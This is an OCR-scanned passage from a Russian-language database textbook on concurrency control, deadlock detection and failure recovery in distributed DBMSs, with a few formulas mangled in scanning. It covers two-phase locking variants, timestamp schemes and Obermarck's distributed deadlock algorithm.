В этом разделе будут представлены протоколы, которые могут использоваться для организации управления параллельным выполнением в распределенных СУБД. Но вначале следует ознакомиться с целями, которые стоят перед механизмом управления параллельным выполнением в распределенной среде.




Рис. 23.1. Схема координации выполнения распределенных транзакций

23.2.1. Цели управления параллельным выполнением в распределенной среде

Если предположить, что в системе не существует отказов, то назначение механизма управления параллельным выполнением будет состоять в обеспечении согласованности элементов данных и завершении каждой элементарной операции в пределах некоторого установленного промежутка времени. Кроме того, приемлемый механизм управления параллельным выполнением в распределенной СУБД должен обеспечивать следующее:

- устойчивость к отказам на узле и в линиях связи;
- высокий уровень параллельности, удовлетворяющий существующим требованиям производительности;
- невысокий дополнительный уровень потребления процессорного времени и других системных ресурсов;
- удовлетворительные показатели работы с сетевыми соединениями, имеющими большую продолжительность времени задержки соединения;
- отсутствие дополнительных ограничений на структуру элементарных операций [199].

В разделе 19.2.1 были описаны основные проблемы, которые могут возникать, когда несколько пользователей имеют одновременный доступ к базе данных. К ним относятся проблемы потерянного обновления, зависимости от промежуточных результатов и несогласованности обработки. Все эти проблемы имеют также место и в распределенной среде, но здесь приходится преодолевать еще и трудности, вызванные распределенным хранением данных. Одна из них называется *проблемой согласованности многих копий данных* и возникает в тех случаях, когда существует несколько копий одного элемента данных, размещенных в различных местах. Очевидно, что для поддержки согласованности глобальной базы данных при обновлении копируемого элемента данных на одном из узлов необходимо отразить это изменение и во всех остальных копиях данного элемента. Если обновление не будет отражено во всех копиях, база данных перейдет в несогласованное состояние. В этом разделе предполагается, что обновление копируемых элементов выполняется в системе *синхронно,* как часть транзакции, включающей исходную операцию обновления. В разделе 23.6 показаны способы *асинхронного* обновления копируемых элементов, т.е. обновления через некоторое время после завершения транзакции, включающей исходную операцию обработки копируемого элемента данных.

23.2.2. Проблема упорядочиваемости субтранзакций в распределенной среде

Концепция упорядочиваемости, описанная в разделе 19.2.2, может быть расширена с учетом особенностей хранения данных в распределенной среде. Если график выполнения транзакций на каждом из узлов является упорядочиваемым, то *глобальный график* (представляющий собой объединение всех локальных графиков) также будет упорядочиваемым, при условии, что последовательности локального упорядочения являются идентичными. Для этого необходимо, чтобы все субтранзакции располагались в одном и том же порядке в эквивалентном последовательном графике на всех узлах. Поэтому, если субтранзакцию T_i на узле S_i обозначить как T_i^1, необходимо обеспечить, что если $T_i^1 < T_j^1$, то $T^* < T^*$ для всех узлов S_x, на которых транзакции T_i и T_j имеют субтранзакции.

Решения по организации управления параллельным выполнением в распределенной среде основаны на подходах с использованием механизма блокировок и временных отметок, которые уже рассматривались в разделе 19.2 применительно к централизованным базам данных. Поэтому, если дано множество транзакций, которые должны выполняться параллельно, то могут рассматриваться следующие два варианта.

- Механизм блокировки обеспечивает, что график параллельного выполнения транзакций будет эквивалентен *некоторому* (непредсказуемому) варианту последовательного выполнения этих транзакций.
- Механизм обработки временных отметок гарантирует, что график параллельного выполнения транзакций будет эквивалентен *конкретному* варианту последовательного выполнения этих транзакций в соответствии с их временными отметками.

Если база данных является либо централизованной, либо фрагментированной, но не использующей репликации данных, то в ней существует только одна копия каждого элемента данных. Поэтому все выполняемые в ней транзакции являются либо локальными, либо могут быть выполнены на одном из удаленных узлов. В этом случае могут использоваться протоколы, описанные в разделе 19.2. Но эти протоколы должны быть дополнены, если в системе применяется репликация данных или выполняются транзакции, включающие доступ к элементам данных, размещенным на нескольких узлах. Кроме того, в случае применения протоколов, использующих механизм блокировок, дополнительно следует гарантировать устранение взаимоблокировок в системе. Для этого потребуется обнаружение взаимоблокировок не только на каждом из локальных уровней, но и на глобальном уровне, если взаимоблокировка возникает при обращении к данным, размещенным на нескольких узлах. Распределенные взаимоблокировки более подробно рассматриваются в разделе 23.3.

23.2.3. Протоколы блокировки

В этом разделе рассматриваются следующие протоколы, основанные на двухфазной блокировке (2PL), которые могут применяться для обеспечения упорядочиваемости графиков в распределенных СУБД. К ним относятся централизованный протокол двухфазной блокировки, двухфазная блокировка с первичными копиями, распределенный протокол двухфазной блокировки и блокировка большинства копий.

Централизованный протокол двухфазной блокировки

При использовании этого протокола существует единственный узел, на котором хранится вся информация о блокировке элементов данных в системе [4], [122]. Поэтому во всей распределенной СУБД существует только один планировщик, или *диспетчер блокировок,* способный устанавливать и снимать блокировку с элементов данных. При запуске глобальной транзакции на узле S_1 централизованный протокол двухфазной блокировки работает следующим образом.

1. Координатор транзакций на узле S_1 разделяет глобальную транзакцию на несколько субтранзакций, используя информацию, хранящуюся в глобальном системном каталоге. Координатор отвечает за соблюдение согласованности базы данных. Если транзакция предусматривает обновление копируемого элемента данных, координатор должен обеспечить обновление всех существующих копий этого элемента данных. Поэтому координатор должен потребовать установить исключительные блокировки на всех копиях

обновляемого элемента данных, а затем освободить эти блокировки. Для чтения обновляемого элемента данных координатор может выбрать любую из существующих копий. Обычно считывается локальная копия, если таковая существует.

2. Локальные диспетчеры транзакций, участвующие в выполнении глобальной транзакции, запрашивают и освобождают блокировки элементов данных под управлением центрального диспетчера блокировок, руководствуясь при этом обычными правилами протокола двухфазной блокировки.
3. Центральный диспетчер блокировок проверяет допустимость поступающих запросов на блокировку элементов данных с учетом текущего состояния блокировки этих элементов- Если блокировка является допустимой, диспетчер блокировок направляет на исходный узел сообщение, уведомляющее, что требуемая блокировка элемента данных предоставлена. В противном случае запрос помещается в очередь, где и находится вплоть до того момента, когда требуемая блокировка может быть предоставлена.

Вариантом этой схемы является случай, когда координатор транзакций выполняет все запросы на блокировку от имени локальных диспетчеров транзакций. В этом случае диспетчер блокировок взаимодействует только с координатором транзакции, а не с отдельными локальными диспетчерами транзакций.

Преимущество централизованного протокола двухфазной блокировки состоит в том, что его можно относительно просто реализовать. Обнаружение взаимоблокировок может выполняться теми же методами, что и в централизованных СУБД, поскольку вся информация о блокировках элементов находится в распоряжении единственного диспетчера блокировок. Основной недостаток этой схемы связан с тем, что любая централизация в распределенной СУБД автоматически приводит к появлению узких мест в системе и резко снижает уровень ее надежности и устойчивости. Поскольку все запросы на блокировки элементов данных направляются на единственный центральный узел, его быстродействие ограничивает возможности всей системы. Кроме того, отказ этого узла вызывает нарушение работы всей распределенной системы, поэтому она становится менее надежной. Однако этой схеме свойствен относительно невысокий уровень затрат на передачу данных. Например, глобальная операция обновления с участием агентов (субтранзакций) на n узлах при наличии центрального диспетчера блокировок может потребовать отправки ему не менее $2n + 3$ сообщений, в том числе:

- один запрос на блокировку;
- одно сообщение о предоставлении блокировки;
- n сообщений с требованием обновления;
- n подтверждений о выполненном обновлении;
- один запрос на снятие блокировки.

Двухфазная блокировка с первичными копиями

В этом варианте протокола попытка преодолеть недостатки централизованного протокола двухфазной блокировки предпринимается за счет распределения функций диспетчера блокировок по нескольким узлам. В данном случае каждый локальный диспетчер отвечает за управление блокировкой некоторого набора элементов данных. В процессе репликации для каждого копируемого элемента данных одна из копий выбирается в качестве *первичной копии* (primary copy), а все остальные рассматриваются как *вторичные* (slave copy). Выбор первичного узла может осуществляться по разным правилам, причем узел, который выбран для управления блокировкой первичной копии данных, не обязательно должен содержать саму эту копию [293].

Данный протокол является простым расширением централизованного протокола двухфазной блокировки. Основное различие состоит в том, что при обновлении элемента данных координатор транзакций должен определить, где находится его первичная копия, и послать запрос на блокировку элемента соответствующему диспетчеру блокировок. При обновлении элемента данных достаточно установить исключительную блокировку только его первичной копии. После того как первичная копия будет обновлена, внесенные изменения могут быть распространены на все вторичные копии. Это распространение должно быть выполнено с максимально возможной скоростью, чтобы предотвратить чтение другими транзакциями устаревших значений данных. Однако нет необходимости выполнять все обновления в виде одной элементарной операции. Данный протокол гарантирует актуальность значений только первичной копии данных.

Подобный подход может использоваться в тех случаях, когда данные подвергаются избирательной репликации, их обновление происходит относительно редко, а узлы не нуждаются в использовании новейшей копии всех элементов данных. Недостатками этого подхода являются усложнение методов обнаружения взаимоблокировок в связи с наличием нескольких диспетчеров блокировок, а также сохранение в системе определенной степени централизации, поскольку запросы на блокировку первичной копии элемента могут быть выполнены только на единственном узле. Последний недостаток может быть частично компенсирован за счет применения резервных узлов, содержащих копию информации о блокировках элементов. Данный протокол характеризуется меньшими затратами на передачу сообщений и более высоким уровнем производительности, чем централизованный протокол двухфазной блокировки, — в основном за счет менее частого использования удаленных блокировок.

Распределенный протокол двухфазной блокировки

В этом протоколе также предпринимается попытка преодолеть недостатки, свойственные централизованному протоколу двухфазной блокировки, но уже за счет размещения диспетчеров блокировок на каждом узле системы. В данном случае каждый диспетчер блокировок отвечает за управление блокировкой данных, находящихся на его узле. Если данные не подвергаются репликации, этот протокол функционирует аналогично протоколу двухфазной блокировки с первичными копиями. В противном случае распределенный протокол двухфазной блокировки использует особый протокол управления репликацией, получивший название "чтение одной копии и обновление всех копий" (Read-One-Write-All — ROWA). В этом случае для операций чтения может использоваться любая копия копируемого элемента, но прежде чем можно будет обновить значение элемента, должны быть установлены исключительные блокировки на всех копиях. В такой схеме управление блокировками осуществляется децентрализованным способом, что позволят избавиться от недостатков, свойственных централизованному управлению. Однако данному подходу присущи свои недостатки, связанные с существенным усложнением методов выявления взаимоблокировок (из-за наличия многих диспетчеров блокировок) и возрастанием издержек на передачу данных (по сравнению с протоколом двухфазной блокировки с первичными копиями), которые вызваны необходимостью блокировать все копии каждого обновляемого элемента. В данном протоколе выполнение глобальной операции обновления, имеющей агентов на л узлах, потребует передачи не менее 5л сообщений, в том числе:

- n сообщений с запросами на блокировку;
- *n* сообщений с предоставлениемблокировки;
- *n* сообщений с требованием обновления элемента;

- л сообщений с подтверждением выполненного обновления;
- n сообщений с запросами на снятие блокировки.

Это количество сообщений может быть сокращено до 4л, если не передавать запросы на снятие блокировки, которое в этом случае будет выполняться при обработке операции окончательной фиксации распределенной транзакции. Распределенный протокол двухфазной блокировки реализован в системе System R* [220].

Блокировка большинства копий

Этот протокол можно считать расширением распределенного протокола двухфазной блокировки, в котором устраняется необходимость блокировки всех копий копируемого элемента данных перед его обновлением. В этом случае диспетчер блокировок также имеется на каждом из узлов системы, где он управляет блокировками всех данных, размещаемых на этом узле. Когда транзакции требуется считать или записать элемент данных, копии которого имеются на п узлах системы, она должна отправить запрос на блокировку этого элемента более чем на половину из всех тех л узлов, где имеются его копии. Транзакция не имеет права продолжать свое выполнение, пока не установит блокировки на большинстве копий элемента данных. Если ей не удастся это сделать за некоторый установленный промежуток времени, она отменяет свои запросы и информирует все узлы об отмене ее выполнения. Если большинство подтверждений будет получено, все узлы информируются о том, что требуемый уровень блокировки достигнут. Разделяемая блокировка на большинстве копий может быть установлена одновременно для любого количества транзакций, а исключительная блокировка на большинстве копий может быть установлена только для одной транзакции [303].

В этом случае также устраняются недостатки, свойственные централизованному подходу. Но данному протоколу свойственны собственные недостатки, заключающиеся в повышенной сложности алгоритма, усложнении процедур выявления взаимоблокировки, а также необходимости отправки не менее E (л + 1} /2] сообщений с запросами на установление блокировки и [(n + 1)/2] сообщений с запросами на отмену блокировки. Метод успешно работает, но показывает себя излишне жестким в отношении разделяемых блокировок. Для чтения достаточно заблокировать только одну копию элемента данных, а этот метод требует установки блокировок на большинстве копий.

23.2.4. Протоколы с временными отметками

Протоколы для централизованных баз данных, использующие временные отметки, описаны в разделе 19.2.5. Задачей подобных протоколов является глобальное упорядочение транзакций таким образом, что более старые транзакции (имеющие *меньшую* временную отметку) в случае конфликта получают приоритет. В распределенной среде необходимо также вырабатывать уникальные значения временных отметок, причем как локально, так и глобально. Очевидно, что использование на каждом узле системных часов или накапливаемого счетчика событий (как предлагалось в разделе 19.2.5) уже не является приемлемым решением. Часы на каждом узле могут быть недостаточно синхронизированы, а при использовании счетчиков событий ничто не препятствует выработке одних и тех же значений счетчика одновременно на разных узлах.

Общим подходом в распределенных СУБД является конкатенация локальной временной отметки с уникальным идентификатором узла в формате *<локальная_отметка, идентификатор _узла>* [204]. Значение идентификатора узла имеет меньший весовой коэффициент, что гарантирует упорядочение собы-

тий в соответствии с моментом их возникновения и лишь затем в соответствии с местом их появления. Чтобы предотвратить выработку более загруженными узлами больших значений временных отметок по сравнению с недогруженными узлами, необходимо использовать определенный механизм синхронизации значений временных отметок между узлами. Каждый узел помещает свою текущую временную отметку в сообщения, передаваемые на другие узлы. При получении сообщения узел-получатель сравнивает текущее значение его временной отметки с полученным и, если его текущая временная отметка оказывается меньше, меняет ее значение на некоторое другое, превосходящее то значение временной отметки, которое было получено им в сообщении. Например, если узел 1 с текущей временной отметкой <10, 1> передает сообщение на узел 2 с текущей временной отметкой <15, *2>,* то узел 2 не изменяет свою временную отметку. И наоборот, если текущая временная отметка на узле 2 равна *<5, 2>,* то узел 2 должен изменить свою временную отметку на <11, 2>.

23.3. Способы устранения взаимоблокировок в распределенной среде

Любые алгоритмы управления параллельным выполнением, использующие механизм блокировки (и некоторые алгоритмы с использованием временных отметок, переводящие транзакции s состояние ожидания), могут приводить к появлению в системе взаимоблокировки процессов (см. раздел 19.24). В распределенной среде выявление взаимоблокировки существенно усложняется (если управление блокировкой объектов не является централизованным), как показано в примере 23.1.

Пример 23.1. Взаимоблокировка в распределенной среде

Рассмотрим три транзакции, T_1, T_2 и T_3, имеющие следующие характеристики:

- транзакция T_1 запускается на узле S_1 и создает агента на узле S_2;
- транзакция T_2 запускается на узле S_2 и создает агента на узле S_3;
- транзакция T_3 запускается на узле S_3 и создает агента на узле S_1.

Эти транзакции устанавливают разделяемые блокировки (для чтения) и исключительные блокировки (для записи) по приведенной ниже схеме, где read_lock(T_i, x_j) означает установку транзакцией T_i разделяемой блокировки элемента данных x_j, а write_lock(T_i, x_j) означает установку транзакцией T_i исключительной блокировки элемента данных x_j записи.

Время	Узел S_1	Узел S_2	*Узел* S_3
t_1	read_lock(T_1, x_1)	write_lock(T_2, y_3)	read_lock(T_3, z_3)
t_2	write_lock(T_1, y_1)	write_lock (T_2, z_2)	
t_3	write_lock(T_3, x_1)	write_lock(T_1, y_a)	write_lock(T_2, z_3)

Для каждого из узлов можно построить граф ожидания (как показано на рис. 23.2). Ни один из этих локальных графов не содержит циклов, что может быть расценено как свидетельство отсутствия в системе взаимоблокировок. Но это не так, поскольку после объединения индивидуальных графов в единый глобальный граф ожидания, представленный на рис. 23.3, в нем обнаруживается цикл, указывающий на наличие взаимоблокировки по следующей схеме:

$T_1 \rightarrow T_2 \rightarrow T_3 \rightarrow T_1$





Рис. **23.2.** ***Графы*** *ожидания для узлов* S_1, S_2 *и* S_3



Рис, 23.3. Комбинированный граф ожидания для узлов S_1, S_2 ***и*** S_3

Приведенный выше пример показывает, что в распределенной СУБД для выявления взаимоблокировки недостаточно использовать обычные графы ожидания, построенные локально на каждом из узлов. Необходимо также построить глобальный граф ожидания, представляющий собой объединение всех локальных графов ожидания. Существуют три основных метода выявления взаимоблокировок в распределенных СУБД: *централизованный, иерархический* и *распределенный.*

Централизованный метод выявления взаимоблокировок

При централизованном выявлении взаимоблокировок один из узлов системы назначается координатором выявления взаимоблокировок (Deadlock Detection Coordinator — DDC). Узел DDC отвечает за построение и обработку глобального графа ожидания. С определенным интервалом каждый диспетчер блокировок в системе направляет в адрес DDC свой локальный граф ожидания. Узел DDC выполняет построение глобального графа ожидания и проверяет его на наличие циклов. Если граф ожидания содержит один или несколько циклов, DDC должен разорвать каждый цикл, выбрав те транзакции, которые подлежат отмене с выполнением отката, а затем перезапуску. В обязанности DDC входит информирование всех узлов, принимающих участие в обработке отменяемых транзакций, о том, что для последних необходимо выполнить откат и перезапуск.

Чтобы свести к минимуму количество пересылаемых данных, каждый диспетчер блокировки посылает в адрес DDC только сведения об изменениях в локальном графе ожидания, произошедших с момента предыдущей отправки этих сведений. Передаваемые сведения включают лишь информацию о добавлении или удалении ребер в локальном графе ожидания. Недостатком централизованного подхода является то, что он снижает надежность всей системы, поскольку отказ центрального узла может вызвать большие проблемы в функционировании всей системы.

Иерархический метод выявления взаимоблокировок

При иерархическом методе выявления взаимоблокировок узлы в сети образуют некоторую иерархию. Каждый из узлов для выявления наличия взаимоблокировок посылает свой локальный граф ожидания на узел, расположенный в иерархии на уровень выше его [217]. На рис. 23.4 представлена иерархия из вось-

ми узлов, от S_1 до S_8. Первый уровень иерархии образуют все восемь узлов, каждый из которых выполняет локальный контроль наличия взаимоблокировок. Второй уровень образуют узлы DD_{ij}, обеспечивающие обнаружение взаимоблокировок для соседней пары узлов S_i и S_j. Третий уровень образуют узлы, выполняющие контроль взаимоблокировок на четырех соседних узлах. Корнем дерева является глобальный детектор взаимоблокировок, способный обнаружить взаимоблокировку между любыми узлами системы, например между узлами S_1 и S_8.




Рис. 23.4. Схема построения иерархического механизма выявления взаимоблокировок

Иерархический подход сокращает зависимость выявления взаимоблокировок от центрального узла, а также способствует снижению издержек на передачу данных. Однако его реализация намного сложнее, особенно с учетом возможности отказов отдельных узлов и линий связи.

Распределенный метод выявления взаимоблокировок

Существуют различные варианты алгоритмов распределенного выявления взаимоблокировок, однако здесь рассматривается только широко известный метод выявления взаимоблокировок, разработанный Обермарком [229]. В этом методе к локальному графу ожидания добавляется внешний узел T_{ext}, отражающий наличие агента на удаленном узле. Когда транзакция T_1 на узле S_1 создает агент на другом узле, например S_2, то к локальному графу ожидания добавляется ребро, соединяющее узел T_1 с узлом T_{ext}. Аналогичным образом, на узле S_2 к локальному графу добавляется ребро, соединяющее узел T_{ext} с узлом TV

Например, глобальный граф ожидания (см. рис. 23.3) может быть представлен в виде локальных графов ожидания на узлах S_1, S_2 и S_3, как показано на рис. 23.5. Ребра, соединяющие узлы локального графа с узлом T_{ext}, помечены с указанием имени соответствующего узла. Например, ребро, соединяющее узлы T_1 и T_{ext} на узле S_1, обозначается как S_2, поскольку данное ребро представлено агентом, созданным транзакцией T_1 на узле S_2.

Если локальный граф ожидания содержит цикл, не включающий узел T_{ext}, то на узле и в распределенной СУБД существует локальная взаимоблокировка. Если цикл на локальном графе ожидания включает узел T_{ext}, то в системе может существовать глобальная взаимоблокировка. Однако существование подобного цикла не обязательно означает наличие глобальной взаимоблокировки, поскольку




Рис. 23.5. Распределенный метод выявления глобальной взаимоблокировки

ку узел T_{ext} может представлять несколько различных агентов. Тем не менее при действительном наличии глобальной взаимоблокировки подобный цикл в локальном графе присутствует обязательно. Для уточнения, действительно ли имеет место глобальная взаимоблокировка, локальные графы должны быть объединены. Если на узле S_1 имеется иозможность возникновения взаимоблокировки, то его локальный граф ожидания будет иметь следующий вид:

$$T_{ext} \rightarrow T_i \rightarrow T_j \rightarrow \ldots \rightarrow T_k \rightarrow \text{Text}$$

Для того чтобы предотвратить взаимную пересылку узлами их графов ожидания, используется простой алгоритм. По этому алгоритму каждой из транзакций присваивается временная отметка и устанавливается правило, согласно которому узел S_1 пересылает свой граф ожидания только тому узлу, скажем S_k, на котором ожидает транзакция T_k, другими словами, передача происходит, если $ts(T_i) < ts(T_k)$. Если предположить, что $ts(T_i) < ts(T_k)$, то для проверки наличия взаимоблокировки узел S_1 должен переслать свой локальный граф ожидания на узел S_k. Узел S_k добавляет полученную информацию к своему локальному графу ожидания и проверяет результат на наличие циклов, не включающих узел T_{ext} в расширенном графе. Если подобных циклов не обнаружено, процесс продолжается либо до появления цикла (и в этом случае для одной или нескольких транзакций выполняется откат с последующим перезапуском всех их агентов), либо до построения полного глобального графа ожидания, не содержащего циклов. В последнем случае взаимоблокировки в системе отсутствуют. Обермарк доказал, что если в системе существует глобальная взаимоблокировка, то описанная выше процедура непременно приведет к обнаружению цикла в графе ожидания одного из узлов.

Три локальных графа ожидания, показанные на рис. 23,5, содержат следующие циклы:

S_1: $T_{ext} \rightarrow T_3 \rightarrow T_1 \rightarrow T_{ext}$
S_2: $T_{ext} \rightarrow T_1 \rightarrow T_2 \rightarrow T_{ext}$
S_3: $T_{ext} \rightarrow T_2 \rightarrow T_3 \rightarrow T_{ext}$

В данном примере локальный граф ожидания узла S_1 может быть отослан на тот узел, на котором ожидает транзакция T_1, т.е. на узел S_2. Локальный граф ожидания узла S_2 дополняется полученной информацией и приобретает следующий вид:

S_2: $T_{ext} \rightarrow T, \rightarrow T, \rightarrow T, \rightarrow T_{ext}$

Этот граф также указывает на возможность существования в системе взаимоблокировки, поэтому узел S_2 отсылает свой граф ожидания на тот узел, на котором ожидает транзакция T_2, а именно на узел S_3. Локальный граф ожидания узла S_3 дополняется поступившей информацией и приобретает такой вид:

$$S_3: \quad T_{ext} \rightarrow T_3 \rightarrow T_1 \rightarrow T_2 \rightarrow T_3 \rightarrow T_{ext}$$

Этот глобальный граф ожидания содержит цикл, не включающий узел T_{ext}. В результате можно сделать вывод о наличии в системе взаимоблокировки и предпринять необходимые меры для ее устранения. Распределенный метод выявления взаимоблокировки потенциально более надежен, чем иерархический и централизованный методы, но поскольку ни один из узлов не содержит всей информации, необходимой для выявления взаимоблокировки, это может явиться причиной высокой интенсивности обмена информацией между узлами.

23.4. Восстановление распределенных баз данных

В этом разделе описаны протоколы, которые используются для устранения отказов, возникающих в распределенной вычислительной среде.

23.4.1. Отказы в распределенной среде

В разделе 22.5.2 были названы четыре типа отказов, которые характерны для распределенных СУБД:

- потеря сообщения;
- отказ линии связи;
- аварийный останов одного из узлов;
- разделение сети на отдельные подсети.

Потерю сообщений или нарушение порядка следования сообщений можно устранить с использованием соответствующего сетевого протокола. Поэтому можно предположить, что доставка сообщений средствами передачи данных распределенной СУБД осуществляется бесперебойно, и сосредоточиться на анализе отказов других трех типов.

Функционирование распределенной СУБД в значительной мере зависит от надежного взаимодействия всех узлов в сети. В недалеком прошлом линии связи часто оказывались недостаточно надежными. Хотя с тех пор сетевые технологии были существенно улучшены и надежность сетей значительно возросла, тем не менее отказы линий связи по-прежнему имеют место. В частности, отказ линии связи может привести к разделению сети на отдельные фрагменты, в результате чего узлы одного фрагмента смогут взаимодействовать, но не будут иметь доступа к узлам в другом фрагменте. Пример подобной ситуации показан на рис. 23.6. Здесь исходная распределенная система из пяти узлов, показанная на рис. 23.6, а, в результате отказа линии связи между узлами 1 и 2 была разделена на два фрагмента: узлы 1, 4, 5 и узлы 2, 3 (рис. 23.6, *б*).

В некоторых случаях трудно установить, что именно отказало — линия связи или узел, с которым она соединена. Например, предположим, что узел S_1 не может взаимодействовать с узлом S_2 в пределах установленного временного интервала (тайм-аута). Причиной этому может служить любая из следующих ситуаций:




Рис. 23.6. Разделение сети: а) исходное состояние сети до отказа; б) состояние сети после отказа линии связи

- узел S_2 не функционирует или нарушена работа сети;
- отказ в линии связи;
- имеет место разделение сети;
- узел S_2 в настоящее время перегружен и не способен ответить на поступившее сообщение в течение установленного тайм-аута.

Но задача выбора обоснованного значения тайм-аута, которое с уверенностью позволяет установить, по какой причине узел S_1 не может взаимодействовать с узлом S_2, является весьма непростой.

23.4.2. Влияние отказов на процедуры восстановления

Как и в случае локального управления восстановлением, распределенные средства восстановления предназначены для обеспечения свойств *неразрывности* и *устойчивости* распределенных транзакций. Для достижения неразрывности глобальных транзакций распределенная СУБД должна обеспечивать либо полную фиксацию всех субтранзакций глобальной транзакции, либо аварийное завершение всех субтранзакций. Если в распределенной СУБД будет обнаружено, что некоторый узел отказал или стал недоступен, в ней необходимо выполнить следующие действия,

- Аварийно завершить все транзакции, затронутые данным отказом.
- Отметить узел как отказавший, чтобы предотвратить любые попытки его использования другими узлами.
- Периодически проверять состояние отказавшего узла для восстановления его функционирования или ожидать поступления от этого узла широковещательного сообщения с указанием о восстановлении его нормальной работы.
- При перезапуске узла после отказа на нем должна выполняться процедура восстановления, предназначенная для отката любых транзакций, выполненных на момент отказа лишь частично.
- После завершения процедуры локального восстановления отказавший узел должен обновить свою копию базы данных, чтобы привести ее в соответствие с остальной частью системы.

Если имеет место разделение сети, как в приведенном выше примере, распределенная СУБД должна гарантировать, что если агенты некоторой глобальной транзакций оказались активными в разных фрагментах, то узел S_1 и другие узлы одного фрагмента должны быть лишены возможности зафиксировать резуль-

таты этой глобальной транзакции, поскольку узел S_2 и прочие узлы другого фрагмента могут принять решение выполнить ее откат. В результате неразрывность глобальной транзакции будет нарушена.

Распределенные протоколы восстановления

Как уже упоминалось выше, процессы восстановления в распределенных СУБД усложняются тем фактом, что соблюдение свойства неразрывности требуется как в отношении локальных субтранзакций, так и всей глобальной транзакции в целом. Механизмы восстановления, описанные в разделе 19.3, гарантируют неразрывность лишь субтранзакций, но распределенная СУБД должна обеспечивать неразрывность всей глобальной транзакции. По этой причине в процедуры фиксации и отката транзакций необходимо внести такие изменения, которые не позволят глобальной транзакции зафиксировать или отменить результаты ее выполнения, пока все ее субтранзакции не будут успешно зафиксированы или отменены. Кроме того, модифицированные протоколы должны реагировать на ситуации отказа узла или линии связи таким образом, чтобы можно было гарантировать, что отказ одного из узлов не окажет влияния на обработку данных на другом узле. Иными словами, работоспособные узлы не должны оказаться заблокированными из-за отказа других узлов. Протоколы, обеспечивающие выполнение последнего требования, называются *неблокирующими*. В этом разделе мы рассмотрим два широко распространенных протокола фиксации транзакций, которые могут использоваться в среде распределенной СУБД: протокол двухфазной фиксации транзакций (2PC) и неблокирующий протокол трехфазной фиксации транзакций (3PC).

